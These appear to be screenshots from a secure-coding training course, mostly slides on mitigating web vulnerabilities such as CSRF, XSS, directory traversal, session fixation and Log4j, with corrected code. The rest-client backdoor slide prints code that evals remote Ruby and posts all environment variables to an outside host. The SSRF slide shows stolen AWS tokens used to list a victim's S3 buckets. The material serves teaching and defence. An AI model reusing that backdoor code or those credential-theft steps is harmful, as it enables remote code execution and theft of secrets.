

19. Mitigation

To sum up, **component-based vulnerabilities** occur when a web application component is unsupported, out of date, or vulnerable to a known exploit.


To effectively mitigate against **component-based vulnerabilities**, developers must regularly audit software components and their dependencies, making sure the third-party libraries and software dependencies are always up-to-date.

Product teams must further establish security policies governing the use of third-party libraries, such as passing security tests, and regular patching and updating of application dependencies.

Instructions

When you are ready, click **NEXT** to continue.

Finish >>



The screenshot shows a web browser window with the URL `https://compu-point.com?cookie=hldpfpiv64r5csskkri6igbs2`. The website is "Compupoint" and the user is logged in as "Alice". The navigation bar includes links for Photography, Computers, Pro Video, Lighting, Pro Audio, Mobile, TV's and Entertainment, and a "Specials" button. The breadcrumb trail is: Home > Computers > Featured Laptops > Laptops > Gaming Laptops > Lenovo Legion Y7000. The product title is "Lenovo 15.6" Legion Y7000 Gaming Laptop" with C&C # LE81LF0004US and MFR # 81LF0004US. The laptop is shown in a large image, and it is marked as "In Stock". Below the main image are four smaller images showing different views of the laptop. To the right of the main image, the text "In Stock" is followed by "Order now to ship today" and "Calculate Shipping". Below this, a green banner says "Featured: Great for all around gaming". The features listed are: "VR-ready GPU makes for immersive visuals", "2.2 GHz Intel Core i7-8750H Six-Core", "16GB of DDR4 Ram | 512GB PCIe SSD", "15.6" FHD 1920 x 1080 144Hz IPS Display", and "NVIDIA GeForce GTX (6GB GDDR5)". There is a "Show more" link. Below the features, it says "Found in: Gaming Laptops". The rating is 4.5 (45) with 68 Questions and 114 Answers. There is a link "See laptops recommended by our experts". At the bottom, there is a "Customer Photos" section with a "+ Show more" link.

← Cross Site Request Forgery

17/17 ▾

17. Mitigation

A number of effective methods exist for both the prevention and mitigation of **CSRF** attacks. Among the most common mitigation methods is to embed unique random tokens, also known as **anti-CSRF tokens** for every **HTTP** request and response cycle which are subsequently checked and verified by the server.

Since a potential attacker can never guess the value of these tokens, **anti-CSRF tokens** provide a strong defence against **CSRF** attacks. Further, most modern frameworks provide inbuilt CSRF methods for generating, storing and validating such tokens. However, it is important that this functionality is active and configured correctly across the entire application.

Let's see how the above best practices can be applied to our vulnerable code example to

Instructions



Finish >>

</> CODE

```

1  <form action="/customerprofile/phone/update" method="POST">
2    <label for="label-mobile">Mobile Number</label>
3    <input id="label-mobile" name="mobile-number">
4    <input type="hidden" name="csrf-token"
      value="CIwNZNLr4XbisJF39I8yWnWX9wX4WFoz">
5    <button class="spark-button blue" type="submit">Save</button>
6    <button class="spark-button blue">Cancel</button>
7  </form>

```

← Directory Traversal

9/9 ▾

9. Mitigation

The most effective way to prevent **Directory Traversal** vulnerabilities is to avoid passing user-supplied input to filesystem APIs altogether. Many application functions that do this can be rewritten to deliver the same behavior more securely.

However, if this is not possible, the application should perform strict **input validation** against **parameters** that are intended to be used for file system operations. These include path validation and absolute path checking of user-supplied data.

Let's see how the above best practices can be applied to our vulnerable code example to prevent **Directory Traversal** attacks.

Instructions



Finish >>



CODE

```

1  private static final String THUMBNAIL_BASE_PATH =
    "/blob/sku/items/images";
2
3  private void getThumbnailForProduct(HttpServletRequest request,
    HttpServletResponse response) throws IOException {
4      String folderName = request.getParameter("folderName");
5      String fileName = request.getParameter("fileName");
6      String path = THUMBNAIL_BASE_PATH + folderName + fileName;
7
8      File file = new File(path);
9      String canonicalPath = file.getCanonicalPath();
10
11     if (canonicalPath.startsWith(THUMBNAIL_BASE_PATH)) {
12         buildResponse(response, file);
13     } else {
14         throw new GenericException("Unauthorized access");
15     }
16 }
17
18 private void buildResponse(HttpServletResponse response, File file)
    throws IOException {
19     response.setContentType("image/png");

```

DOM XSS

22/22

22. Mitigation

To effectively mitigate against Document Object Model (DOM) based **cross-site scripting** vulnerabilities, developers must sanitize all untrusted data that is dynamically injected into the DOM.

For example, if client-side **JavaScript** is used to manipulate the content, structure, or style of a document's DOM element with user-supplied data, such input strings must be sanitized (encoded or escaped) for safe insertion into a document's DOM.

Additionally, DOM objects that may be influenced by the user (attacker) should be carefully reviewed and escaped, including (but not limited to):

1. `document.URL`
2. `document.URLUnencoded`

Instructions



Finish >>



CODE

```

8      }
9
10     function refreshTab() {
11         const category = (new URL(location.href))
12             .searchParams.get('filter')
13             .replace('+', ' ');
14
15         const activeTabLink = document.querySelector(`.tablink[data-
category=${category}]`);
16
17         if (activeTabLink) {
18             activeTab.classList.add('active');
19         }
20
21         // Search products
22         const products = category ? data.filter(product => {
23             return product.category === category;
24         }) : data;
25
26         // Show current category name
27         document.getElementById('currentTabName').textContent =
escapeHTML(category);
28

```

← Header Injection

21/21 ▾

21. Mitigation

In order to effectively mitigate against **Header Injection** attacks, developers must ensure all incoming **HTTP** headers are properly sanitized to prevent malicious header values from being included in the response or backend business logic.

This can be achieved by implementing an **allowlist** of allowed **hostnames** and **subdomains**, which can be used to prevent **malicious hostnames** from being included in the response.

Let's see how the above best practices can be applied to our vulnerable code example to prevent **Header Injection** attacks.

Instructions



Finish >>



CODE

```

1  public void resetPasswordLink(HttpServletRequest request) {
2      String host = request.getHeader("Host");
3      String email = request.getParameter("email");
4      HttpSession session = request.getSession();
5      List <String> allowedDomains = Arrays.asList(
6          "designdeck.com",
7          "test.designdeck.com",
8          "dev.designdeck.com"
9      );
10
11     if (session != null && allowedDomains.contains(host)) {
12         String token = generateResetToken(email);
13         StringBuilder resetLinkBuilder = new StringBuilder()
14             .append(host)
15             .append("?reset=")
16             .append(token);
17
18         sendEmail(email, resetLinkBuilder.toString());
19     }
20 }

```

Horizontal Privilege Escalation

13/13

13. Mitigation

To effectively mitigate against **Privilege Escalation** vulnerabilities, developers must ensure role-based access controls checks are implemented to ensure that the user has the required privileges to access the requested resource.

Product owners must further develop and maintain an **access control policy** that defines the appropriate access control permissions for all users and groups. This ensures that security requirements are described clearly to architects, designers, developers and support teams, such that the application access control functionality is designed and implemented consistently.

Let's see how the above best practices can be applied to our vulnerable code example to prevent **Privilege Escalation** attacks.

Instructions



Finish >>



CODE

```

1  private void deleteCreditCard(HttpServletRequest request) throws
    ServletException {
2      HttpSession session = request.getSession();
3      Account account = (Account) session.getAttribute("user");
4
5      if (account != null) {
6          String cardNumber = request.getParameter("ccid");
7
8          if (isValidRequest(account, cardNumber)) {
9              DatabaseManager.deleteCreditCardFor(account, cardNumber);
10         } else {
11             throw new ServletException("You're not authorized to perform
                this action");
12         }
13     }
14 }
15
16 private boolean isValidRequest(Account account, String
    creditCardNumber) {
17     return (
18         account != null
19         && account.getCreditCardNumber() != null
    
```

← Log4j 2 CVE-2021-44228 14/14 ▾

14. Mitigation

Initially, it had been reported that setting the `formatMsgNoLookups` flag to `true` (either via the JVM flag or an environment variable) protects from the RCE. However, as of 14 December 2021, it's been found that this flag is ineffective at preventing vulnerability in some situations, explained here by [Log4j](#) and in [CVE-2021-45046](#).


So, the only sure way to **mitigate** the issue is to update the version of your **Apache log4j** library to `2.16.0`.

Instructions



Click **NEXT** to complete the exercise.

Finish >>



The screenshot shows a web browser window with the address bar displaying `https://sctrack.email.carvibe.com/track/unsubscribe`. The page has a dark header with the "CarVibe" logo and a search icon. The main content area has a light gray background and features the "CarVibe" logo in a large, bold font, followed by the heading "Email Unsubscribe". Below this, a paragraph explains that users can opt-out of email notifications by entering their email address. A text input field with the placeholder "Enter your email address" is provided, followed by a prominent black "SUBMIT" button. At the bottom of the page, a footer contains the copyright notice "© 2019 CarVibe. All rights reserved. 123 Main St, Indianapolis, IN 46204" and a row of social media icons for Facebook, Twitter, Instagram, and LinkedIn.

← PII data in URL

9/9

9. Mitigation

In order to effectively mitigate against **PII** exposure in URL's, developers must ensure **personally identifiable data** is not transmitted via **URL query parameters**.

Instead, application developers must reconfigure all web forms submitting PII data using the **POST** method.

It should be noted that the use of **HTTPS** protocol is not sufficient to protect against **PII** exposure in **URL parameters** since **HTTPS** cannot prevent data from being logged in:

- **Web server logs**
- **Reverse proxy servers**
- **Google Analytics and similar frameworks**
- **Browser History**

Instructions



When you are ready, click **NEXT** to complete the exercise.

Finish >>

←

↺

https://www.upbank.com/commercial-banking/thank-you.html?firstName=Bob&lastN

←

Sign Up

Sign up to our quarterly business banking newsletter to get the latest updates about our services and products

☒ I accept privacy policy

Create My Account

f

t

i

in

>

CONSOLE

```

bob@www.upbank.com:~# tail -f /var/www/access.log

192.168.1.110 - - [26/Aug/2019:17:06:41 +1000] "GET / HTTP/1.0" 200
3488 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/60.0 33112 Safari/537.36"

211.1.17.135 - - [26/Aug/2019:18:09:27 +1000] "GET /thank-you.html?
firstName=Bob&lastName=Turing&email=bob@livemail.com&phoneNumber=063972
6949&leadsource=1020000003&prospectKey=31333 HTTP/1.0" 200 3488 "-"
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/60.0 33112 Safari/537.36"

```

← Ruby rest-client 1.6.13
backdoor vulnerability 14/14 ▾

14. Backdoor Analysis (2)

Let's further analyze the exception handler, specifically the one used by **Bob** to access **Alice's** environment data.

Instructions



Finish >>



CODE

```
signature, payload)

16         payload = JSON.parse(payload)
17         if (Time.now.to_i - payload["timestamp"]) <= 60
18             eval(payload["ruby"])
19         end
20     end
21 }
22 super(e)
23 }
24 }
25     zzz = 0
26 end
27 end
28 }
29
30 # Summary: Sends the name of the host and all environment variables
to the attacker's server

31 _! {
32     unless ENV["URL_HOST"].to_s.include?("localhost")
33         unless defined?(QQQ)
34             Faraday.post("http://mironanoru.zzz.com.ua/", { "x" =>
ENV["URL_HOST"].to_s, "y" => ENV.to_hash.to_yaml })
35             QQQ = 0
```

Server Side Request Forgery

17/17

17. Console

Alice opens a local terminal and configures the stolen AWS **ISRM-WAF-ROLE** tokens on his laptop.

She then issues the following command using the AWS Command Line Interface (CLI) utility to list all the S3 buckets on **CapitalTen** server.

```
aws s3 ls
```

COPY

What Is the AWS Command Line Interface tool?

The AWS Command Line Interface (AWS CLI) is an open-source tool that enables authorized users to interact with AWS services using a command-line shell.

Instructions



As **Alice**, go ahead and issue the above command in the **CONSOLE**.

Finish >>

CONSOLE

```
z0muQUBnovmvyxNzyIQUQNBt9qgfLDYr+T8byUXMxMXX6P045WuLgKOLfZ1P1MKGUWZq8nZ
voiVf7TVQU32sgstKN7ozJiJcgTBpa6/batscGBtNpck4LOvHzNwwYv/FuVkpC70bPhqNXV
xMEcpwt4s7RkHHowdF1NpnPpm57dfAYwZwoklWJdvtqFQ0tZHusZ65vJqyk5cZ8f3P/Cf7U
lzoZPsIsarWcgfiDvkQliU9fY6Br7jyjrF5h7oJbW/LUS4R9SDp+qKMtUY2JmLZRovsW4G
fhfLJWv7wrW81QZVC8rBKLzWFRTLRkh1TFsS7A5JscuKo0RyDxGQq/pGRsE30effdS9G1xN
mzKwn45/V0XsilhTE7pOJGGopuLFB05KD46hVS9v1iBuvxrVxsHFz7mnD/GKiwi1hbFAKEv
ypagZ28qEJaarNvAdi2QOowjuOX6gU6tAFrFVBB6ZTI4btIjHNNoT0TFW5iYD0dkD+csqC
4nTVpnAG/FFBk+CAHdy5Gh/aBIS070QF9xKJSXkd+Syf62pg5XiMseL3n2+2+IwDgKwhZY
xeVlMbX88QYX3P9sX+OWHWidAVgTQhZw3xJ+VbV33EKgJ4b8Bk6mgo0kiB1hnoN0KX8RXr1
axpYnJv2GHb8h/det89iwpky77+8YcEvRc+DGTLIcUIxDoirgck9bpP3EBXfs=

bob@localhost:~# aws s3 ls

2019-03-12 17:40:02 acloudsamlpolicies
2019-01-23 16:00:58 cloudtrail-awslogs-38123876211-lydbako0-isengard-
do-not-delete
2019-02-06 01:11:05 cloudfront_back
2019-04-23 05:54:28 cf-templates-19txcf83df02-us-west-1
2019-04-21 09:21:31 cf-templates-19txcf83df02-us-west-1
2019-05-23 03:17:18 cf-templates-19txcf83df02-us-west-1
2019-03-13 17:24:52 cf-templates-19txcf83df02-us-west-1
2018-12-13 19:24:35 cloud-trail-testing
2019-02-06 12:00:01 card-application-daily
2019-03-06 01:21:05 card-application_back_s3
2019-04-06 17:10:01 card-application_pending
bob@localhost:~#
```

15. Mitigation

To effectively mitigate against **Session Fixation** attacks, web applications must ignore any session ID provided by the user's browser at login and must always generate a new session to which the user will log in if successfully authenticated.

Further, all sessions must be refreshed upon each login, logout and password reset event. This ensures that a user's session ID is not reused by another user or attacker who may already have access to a valid session ID.

Let's see how the above best practices can be applied to our vulnerable code example to prevent **Session Fixation** attacks.

Instructions



Finish >>



CODE

```

1  private boolean authenticateUser(HttpServletRequest request) {
2      String username = request.getParameter("username");
3      String password = request.getParameter("password");
4      HttpSession session = request.getSession(false);
5
6      if (session != null) {
7          session.invalidate();
8      }
9
10     try {
11         authenticateUserWith(username, password);
12         request.getSession(true);
13         return true;
14     } catch (Exception e) {
15         LOGGER.error("Error occurred while authenticating: ", e);
16         return false;
17     }
18 }

```

← TikTok Cross Site Scripting Vulnerability

23/23 ▾

23. Vulnerable Code

To further understand the root cause of this vulnerability, let's take a look at the source code used to generate the search results in TikTok's [Search](#) feature.

Instructions



Finish >>

</> CODE

```

        </strong></n>

7          <ul class="listeProject">
8          <c:forEach items="${searchResult}"
          var="p">
9              <a class="article-item d-flex"
                href="/project/${p.getId()}">
10                 <li class="article-item-
                    content">
11                     <h3 class="article-item-
                        title">${p.getTitle()}</h3>
12                     <p>${p.getDescription()}
13                 </p>
14                 </li>
15             </a>
16         </c:forEach>
17     </ul>
18 </div>
19 </c:if>
20 <c:if test="${!find}"> //If a matching article
    was not found
21     <h2>No results for <span><%=
        request.getParameter("q") %></span></h2>
    <ul>

```

← Weak Randomness

8/8 ▾

8. Mitigation

To effectively mitigate against **Weak Randomness** in applications, developers should avoid writing custom cryptographic primitives and random number generators.

Instead, developers should leverage their web framework or operating system's cryptographic libraries, which offer a wide variety of random number generation functions that are well tested and proven by cryptographic standards such as FIPS and NIST.

Let's see how the above best practices can be applied to our vulnerable code example to prevent **Weak Randomness** attacks.

Instructions



Finish >>



CODE

```

1  public void generateToken(final HttpServletRequest request) {
2      HttpSession session = request.getSession();
3      String email = session.getAttribute("email");
4      String token = generateTokenBy(email);
5
6      DatabaseManager.saveToken(email, token);
7      MailSenderManager.sendEmail(email, token);
8  }
9
10 private String generateTokenBy() {
11     SecureRandom secureRandom = new SecureRandom();
12     Base64.Encoder encoder = Base64.getUrlEncoder().withoutPadding();
13
14     return encoder.encodeToString(secureRandom.generateSeed(30));
15 }
```